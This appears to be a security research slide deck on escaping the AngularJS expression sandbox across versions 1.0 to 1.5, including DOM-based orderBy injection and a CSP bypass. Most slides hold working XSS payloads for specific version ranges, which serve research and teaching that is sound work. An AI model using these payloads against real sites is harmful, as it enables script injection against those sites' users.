DOM based Angular sandbox escapes

About me

PORTSWIGGER
WEB SECURITY

- I'm a researcher at PortSwigger
- I love hacking JavaScript & browsers

  ```
  Array.from([1],alert)
  ```

- Follow me on twitter @garethheyes

No sandbox

PORTSWIGGER
WEB SECURITY

- Angular 1.0 - 1.1.5 didn't have a sandbox
- But expressions were scoped to an object
  e.g. alert(1) becomes ({}).alert(1)
- Mario Heiderich discovered expressions could execute arbitrary code

```
constructor.constructor('alert(1)')()
```

Basic sandbox

PORTSWIGGER WEB SECURITY

- Angular 1.2.0 introduced a basic sandbox

```
function ensureSafeMemberName(name, fullExpression,
allowConstructor) {
  if (name === "constructor" && !allowConstructor) {
    throw …
 }
  if (name.charAt(0) === '_' || name.charAt(name.length-1) === '_') {
    throw …
 }
  return name;
}
```

First sandbox escape

PORTSWIGGER WEB SECURITY

- Jan Horn found the first sandbox escape for 1.2.0

```
{{a='constructor';
b={};
a.sub.call.call(b[a].getOwnPropertyDescriptor(b[
a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()}}
```

Sandbox improvement

PORTSWIGGER WEB SECURITY

- Angular improved their sandbox

```
function ensureSafeMemberName(name, fullExpression) {
  if (name === "__defineGetter__" || name === "__defineSetter__"
      || name === "__lookupGetter__" || name ===
"__lookupSetter__"
      || name === "__proto__") {
    throw …
  }
  return name;
}
```

Sandbox improvement

PORTSWIGGER
WEB SECURITY

```
function ensureSafeObject(obj, fullExpression) {
  if (obj) {
    if (obj.constructor === obj) {
      throw …
    } else if (obj.window === obj) {
      throw …
    } else if (obj.children && (obj.nodeName || (obj.prop && obj.attr && obj.find))) {
      throw …
    } else if (obj === Object) {
      throw …
    }
  }
  return obj;
}
```

Sandbox party

PORTSWIGGER WEB SECURITY

- We had a party and me, Jan Horn, Mathias Karlsson, Gábor Molnár and Ian Hickey all broke the sandbox
- http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html

```
{{'a'.constructor.prototype.charAt=[].join;
$eval('x=1} } };alert(1)//');}}
```

Sandbox removed

PORTSWIGGER
WEB SECURITY

- Angular removed the sandbox in version 1.6
- Is the fun over?
- What about another context?

Order by filter

PORTSWIGGER WEB SECURITY

- Lewis Ardern mentioned that angular executes expressions order by filter
- https://blogs.synopsys.com/software-integrity/2016/12/28/angularjs-1-6-0-sandbox/

```
$scope.orderby = unescape(location.hash.slice(1));
....ng-repeat=
friend in friends | orderBy:orderby
```

- Used for sorting data

Order by filter

PORTSWIGGER
WEB SECURITY

- Majority of old sandbox escapes don’t work here
- No {{}} are required
- DOM based context likely target location.hash

Order by filter

PORTSWIGGER
WEB SECURITY

- 1.0.1 - 1.2.23 existing sandbox escapes work
- >1.2.23 existing sandbox escapes don’t work
- We need new sandbox escapes!

Inside the sandbox

PORTSWIGGER WEB SECURITY

- What properties are available?

```
// sandboxed code
'a'.constructor.prototype.xPropertyIwantedToInspect=PropertyIwantedToInspect;
//outside sandboxed code
setTimeout(function(){
for(var i in '') {
  if(''[i]) {
    for(var j in ''[i]) {
      if(''[i][j])alert(j+'='+''[i][j]);
    }
 }
}
});
```

Inside the sandbox

PORTSWIGGER WEB SECURITY

- I created some helper methods

```
$scope.keys = function(obj){
  return Object.getOwnPropertyNames(obj);
};
$scope.log = function(obj){
  console.dir(obj);
};
```

- $eval, $$watchers etc not available
- I started hunting for bugs

Hunting for bugs

PORTSWIGGER WEB SECURITY

- [].toString as getter
- Calls join!

```
'a'.sub.__proto__.__defineGetter__('x',
[].toString);
'a'.sub.__proto__.join=function()
{alert('Called');};
'a'.sub.x
```

Hunting for bugs

PORTSWIGGER
WEB SECURITY

- Works on window :)

```
toString=[].toString
join=alert;
window+1
```

- No way to pass arguments

Finding a sandbox escape

PORTSWIGGER WEB SECURITY

- Looking at Angular 1.3.0

```
{}[['__proto__']]['x']=constructor;
{}[['__proto__']]
['x']=constructor.getOwnPropertyDescriptor;
g={}[['__proto__']]['x'];
```

Finding a sandbox escape

PORTSWIGGER WEB SECURITY

- Use the getOwnPropertyDescriptor with function prototype

```
{}[['__proto__']]
['y']=g(''.sub[['__proto__']],'constructor');
```

- Get define property

```
{}[['__proto__']]['z']=constructor.defineProperty;
```

Finding a sandbox escape

PORTSWIGGER WEB SECURITY

- Use defineProperty to overwrite constructor

```
d={}[['__proto__']]
['z'];d(''.sub[['__proto__']],'constructor',{value:false});

function ensureSafeObject(obj, fullExpression) {
  if (obj) {
    if (obj.constructor === obj) {
      throw …
```

Finding a sandbox escape

PORTSWIGGER WEB SECURITY

- Value contains a reference to function constructor

```
{}[['__proto__']]['y'].value('alert(1)')()
```

- Sandbox escape works on 1.2.24-1.2.26/1.3.0-1.3.1
- I wanted more!

Attacking the rewriter

PORTSWIGGER WEB SECURITY

- Invalid syntax was rewritten

```
{}.;
```

- Rewritten in angular to:

```
var p;
if(s == null) return undefined;
s=((l&&l.hasOwnProperty(";"))?l:s)[";"];
return s;
```

XSSing the rewriter

PORTSWIGGER WEB SECURITY

- What if we use quotes? :)

{}."

- Lexer Error: Unterminated quote at columns 3-5 [";] in expression [{}.";].
- We need to balance those quotes!

XSSing the rewriter

PORTSWIGGER WEB SECURITY

- Smallest possible sandbox escape 1.2.27

```
{}.",alert(1),"
```

- Gets rewritten to:

```
var p;
if(s == null) return undefined;
s=((l&&l.hasOwnProperty("",alert(1),""))?l:s)
["",alert(1),""];
return s;
```

XSSing the rewriter

PORTSWIGGER WEB SECURITY

- Doesn't work in the 1.3 branch

```
if(s == null) return undefined;
s=((l&&l.hasOwnProperty("",alert(1),""))?
l:s).",alert(1),";
return s;
```

- Creates syntax error in rewritten code
- We need to break out of parenthesis and comment out syntax errors

XSSing the rewriter

PORTSWIGGER WEB SECURITY

- Modified slightly to work in entire 1.3 branch

```
{}."")));alert(1)//";
```

- Rewritten code:

```
if(s == null) return undefined;
s=((l&&l.hasOwnProperty("")));alert(1)//""))?
l:s)."")));alert(1)//";
return s;
```

Demo
portswigger-labs.net/demo

Hunting for more bugs

PORTSWIGGER
WEB SECURITY

- Started to look at the 1.4 branch
- Object constructor protected now
- Identifiers are checked correctly

Hunting for more bugs

PORTSWIGGER WEB SECURITY

- Maybe overwrite globals?

```
({}).__proto__.__proto__={__proto__:null,x:123};
alert(window.x)
//works on IE11 and older versions of Safari
```

- You can create new properties but not overwrite existing ones

Hunting for more bugs

PORTSWIGGER WEB SECURITY

- ensureSafeObject has a truthy check:

```
function ensureSafeObject(obj, fullExpression) {
  if (obj) { …
```

- Maybe provide an object that is false?

```
false.__proto__.x=Function;
if(!false)false.x('alert(1)')();
```

- Angular checks every object in the chain so it doesn't work :(

Hunting for more bugs

PORTSWIGGER WEB SECURITY

- Maybe overwrite Function prototype

```
Function.__proto__=null;
alert(Function.constructor);//undefined
```

- Retain access to function constructor using prototype.constructor

```
Function.prototype.constructor('alert(1)')();
```

- No way to overwrite Function prototype in Angular

Hunting for more bugs

PORTSWIGGER WEB SECURITY

- In Firefox 51 you can get the caller using __lookupGetter__

```
function y(){
   alert(y.__lookupGetter__('caller').call(y));
   //alerts function x
}
function x(){
  y()
}
x();
```

- No functions in Angular :(

Hunting for more bugs


PORTSWIGGER WEB SECURITY

- Alias the Function constructor

```
'a'.sub.__proto__.__defineGetter__('x',[].valueOf);
Function.x('alert(1)')();
```

- Getting the __proto__ with getters

```
o={};
o.__defineGetter__('x','a'.sub.__lookupGetter__('__proto__'));
o.x
//gets the __proto__ of the current object
```



Window leak

PORTSWIGGER WEB SECURITY

- Maybe I could use __lookupGetter__ in the scope of window

```
l={}.__lookupGetter__;
l('document')().defaultView.alert(1)
```

- __defineSetter__ works too

```
x={}.__defineSetter__;
x('y',alert);
y=1
```

- Would this work in Angular?

Direct/indirect calls

PORTSWIGGER WEB SECURITY

- Direct calls execute in the current scope

```
window.y = 'global';
function x(){
 var y = 'local';
 eval('alert(y)');
}
x()
```

- Indirect calls use the global scope

```
(1,eval)('alert(y)');
```

- I needed an indirect call to fool Angular

Direct/indirect calls

PORTSWIGGER WEB SECURITY

- Angular doesn't support the comma operator
- Indirect call examples from http://perfectionkills.com/global-eval-what-are-the-options/

```
(1, eval)('...')
(eval, eval)('...')
(1 ? eval : 0)('...')
(__ = eval)('...')
...
```

Attempting to break 1.4

PORTSWIGGER
WEB SECURITY

```
x={};
l=x[['__lookupGetter__']];
d=(l=l)('document')();
```

- Done?

Attempting to break 1.4


PORTSWIGGER WEB SECURITY

- Not quite. Angular has a check …

```
} else if (// isElement(obj)
        obj.children && (obj.nodeName || (obj.prop
&& obj.attr && obj.find))) {
    throw …
}
```

Breaking 1.4

PORTSWIGGER
WEB SECURITY



Breaking 1.4

PORTSWIGGER
WEB SECURITY

- Before update 57 the only getters on window was __proto__ and document
- After 57 update:
- document,name,history,locationbar,menubar,personalbar,scrollbars,statusbar,toolbar,status,frameElement,navigator,applicationCache,external,screen,innerWidth,innerHeight,scrollX,pageXOffset,scrollY,pageYOffset,screenX,screenY,outerWidth,outerHeight,devicePixelRatio,clientInformation,**event**,offscreenBuffering,screenLeft,screenTop,defaultStatus,defaultstatus,styleMedia,onanimationend,onanimationiteration,onanimationstart,onsearch,ontransitionend,onwebkitanimationend,onwebkitanimationiteration,onwebkitanimationstart,onwebkittransitionend,onwheel,isSecureContext,onabort,onblur,oncancel,oncanplay,oncanplaythrough,onchange,onclick,onclose,oncontextmenu,oncuechange,ondblclick,ondrag,ondragend,ondragenter,ondragleave,ondragover,ondragstart,ondrop,ondurationchange,onemptied,onended,onerror,onfocus,oninput,oninvalid,onkeydown…

Sandbox escape for 1.4

PORTSWIGGER WEB SECURITY

```
o={};
l=o[['__lookupGetter__']];
(l=l)('event')
().target.defaultView.location='javascript:alert(1)';
```

- Vector works in 1.4.0-1.4.5

End of presentation?

PORTSWIGGER
WEB SECURITY

- End of presentation?
- Can we make previous sandbox escapes work?
- There is no eval right?


WE NEED TO GO DEEPER
ORDER BY?
ORDER BY WITHIN ORDER BY
imgflip.com

Reusing sandbox escapes

PORTSWIGGER
WEB SECURITY

- Angular has filters that can be called from expressions

"convert to uppercase" | uppercase

- Orderby is an eval and a filter
- Call orderby from an orderby

Sandbox escape for 1.5

PORTSWIGGER
WEB SECURITY

```
x={y:''.constructor.prototype};
x.y.charAt=[].join;
[1] | orderBy:'x=alert(1)'
```

- Versions <=1.5.0-1.5.8

Attempts to break 1.5.11

PORTSWIGGER WEB SECURITY

```
[toString().constructor.prototype] |
orderBy:'x.y=123'
```

```
[toString().constructor.prototype] |
orderBy:'replace.valueOf=123'
```

- Couldn't bypass 1.5.11 :(

CSP bypass for 1.5.11

PORTSWIGGER WEB SECURITY

- $event object contains path property on Chrome

```
▼ path: Array(6)
  ▶ 0: div
  ▶ 1: div.ng-scope
  ▶ 2: body.ng-scope
  ▶ 3: html
  ▶ 4: document
  ▶ 5: Window
    length: 6
```

CSP bypass for 1.5.11

PORTSWIGGER
WEB SECURITY

```
<div ng-click="$event.path | orderBy:'alert(1)'
">test</div>

<div ng-click="$event.path |
orderBy:'[].constructor.from([1],alert)'
">test</div>
```

Thanks

PORTSWIGGER
WEB SECURITY

- Mario Heiderich, Jan Horn, Mathias Karlsson, Gábor Molnár, Ian Hickey and Lewis Ardern
- PortSwigger
- Can you find an exploit for >1.5.8?

The end

Questions?